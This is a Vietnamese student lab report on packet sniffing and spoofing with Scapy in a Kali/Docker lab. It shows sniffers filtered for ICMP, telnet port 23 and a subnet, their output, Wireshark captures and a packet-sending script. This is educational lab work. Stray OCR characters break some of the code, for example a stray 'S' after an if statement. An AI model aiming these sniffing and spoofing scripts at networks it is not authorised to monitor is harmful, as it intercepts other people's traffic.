
Bài Tập Buổi 5: Packet Sniffing and Spoofing Lab

Lớp: NT140.O11.ANTT

Nhóm 14


Tên	MSSV
Nguyễn Đình Luân	21521105
Trần Thanh Triều	21522713
Trần Đức Trí Dũng	21520748



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3
Python 3.11.4 (main, Jun  7 2023, 10:13:09) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> a = IP()
>>> a.show()
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```


1.1A

Code python:




```python
#!/usr/bin/env python3
from scapy.all import *
def print_pkt(pkt):
        pkt.show()
pkt = sniff(iface= "br-e8d2b02fb7f9", filter="icmp", prn=print_pkt)

```

Chạy code bằng quyền super user:




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 1.1.py
###[ Ethernet ]###
  dst       = 02:42:6b:70:0d:21
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0×0
     len       = 84
     id        = 48099
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0×96d
     src       = 10.9.0.6
     dst       = 142.251.220.78
```

ping tới google để bắt những gói tin ICPM



```
root@6136312c3a39:/# ping google.com
PING google.com (142.251.220.78) 56(84) bytes of data.
64 bytes from hkg07s51-in-f14.1e100.net (142.251.220.78): icmp_seq=1 ttl=127 time=38.0 ms
^C
── google.com ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 37.991/37.991/37.991/0.000 ms
root@6136312c3a39:/#
6136312c3a39      ff00::0          ip6-allnodes      ip6-localnet      localhost
::1               ff02::1          ip6-allrouters    ip6-loopback
fe00::0           ff02::2          ip6-localhost     ip6-mcastprefix
root@6136312c3a39:/# sS
```

Chạy code không dùng quyền su:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 1.1.py
Traceback (most recent call last):
  File "/home/kali/Desktop/1.1.py", line 5, in <module>
    pkt = sniff(iface= "br-e8d2b02fb7f9", filter="icmp", prn=print_pkt)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", line 1311, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/lib/python3/dist-packages/scapy/sendrecv.py", line 1171, in _run
    sniff_sockets[_RL2(iface)(type=ETH_P_ALL, iface=iface,
                  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/usr/lib/python3/dist-packages/scapy/arch/linux.py", line 484, in __init__
    self.ins = socket.socket(
               ^^^^^^^^^^^^^^

  File "/usr/lib/python3.11/socket.py", line 232, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```


Chạy chương trình sử dụng quyền su cho phép chúng ta xem toàn bộ lưu lượng mạng đi qua interface trong chương trình, khi ta chạy code mà không có quyền su, chương trình sẽ báo lỗi Operation not permitted

Task 1.1B. - Capture only the ICMP packet.

Code: Để ngắn gọn thì hàm print_pkt(pkt) đã được viết lại, chỉ hiện những chi tiết cần thiết cho ngắn gọn.




```python
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):

        if pkt[ICMP] is not None:
                if pkt[ICMP].type == 0 or pkt[ICMP].type == 8:
                        print("ICMP Packet=====")
                        print(f"\tSource: {pkt[IP].src}")
                        print(f"\tDestination: {pkt[IP].dst}")

                        if pkt[ICMP].type == 0:
                                print(f"\tICMP type: echo-reply")

                        if pkt[ICMP].type == 8:S
                                print(f"\tICMP type: echo-request")



interfaces = ['br-e12cb9117793','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)

```



1.1B1.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
S


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.179.129	192.168.179.2	DNS	73	Standard query 0xb37c A w
2	0.000039568	192.168.179.129	192.168.179.2	DNS	73	Standard query 0x907a AA
3	0.048482986	192.168.179.2	192.168.179.129	DNS	101	Standard query response
4	0.049343165	192.168.179.2	192.168.179.129	DNS	89	Standard query response
5	0.049713280	192.168.179.129	172.217.31.4	ICMP	98	Echo (ping) request id=
6	0.088243271	172.217.31.4	192.168.179.129	ICMP	98	Echo (ping) reply id=
7	0.088516779	192.168.179.129	192.168.179.2	DNS	85	Standard query 0xa5c1 PT
8	0.123872586	192.168.179.2	192.168.179.129	DNS	152	Standard query response



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 sniff_only_icmp.py
ICMP Packet=====
        Source: 192.168.179.129
        Destination: 172.217.31.4
        ICMP type: echo-request
ICMP Packet=====
        Source: 172.217.31.4
        Destination: 192.168.179.129
        ICMP type: echo-reply
^C
```


Task 1.1B. - Capture any TCP packet that comes from a particular IP and with adestination port number 23

Code:




```python
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):
        if pkt[TCP] is not None:
                print("TCP Packet=====")
                print(f"\tSource: {pkt[IP].src}")
                print(f"\tDestination: {pkt[IP].dst}")
                print(f"\tTCP Source port: {pkt[TCP].sport}")
                print(f"\tTCP Destination port: {pkt[TCP].dport}")


interfaces = ['br-e8d2b02fb7f9','eth0','lo']
pkt = sniff(iface=interfaces, filter='tcp port 23 and src host 10.9.0.6',
prn=print_pkt)

```

Telnet tới 10.9.0.6



Capturing from br-e8d2b02fb7f9
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
S

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.9.0.6	0.0.0.23	TCP	74	45850 → 23 [SYN] Seq=0 Wi
2	1.013579558	10.9.0.6	0.0.0.23	TCP	74	[TCP Retransmission] 4585




```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 tcp_sniffer.py
TCP Packet=====
        Source: 10.9.0.6
        Destination: 0.0.0.23
        TCP Source port: 45850
        TCP Destination port: 23
TCP Packet=====
        Source: 10.9.0.6
        Destination: 0.0.0.23
        TCP Source port: 45850
        TCP Destination port: 23
```

Task 1.1B. - Capture packets comes from or to go to a particular subnet.

You can pick any subnet, such as 128.230.0.0/16;


you should not pick the subnet that your VM is attached to.

Code:




```python
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):
    pkt.show()

interfaces = ['br-e8d2b02fb7f9','eth0','lo']
pkt = sniff(iface=interfaces, filter='dst net 128.230.0.0/16',
prn=print_pkt)

```

Code gửi packet




```python
from scapy.all import *
ip=IP()
ip.dst='128.230.0.0/16'
send(ip,iface="eth0",loop = 0,inter = 5)
```

Gửi packet:

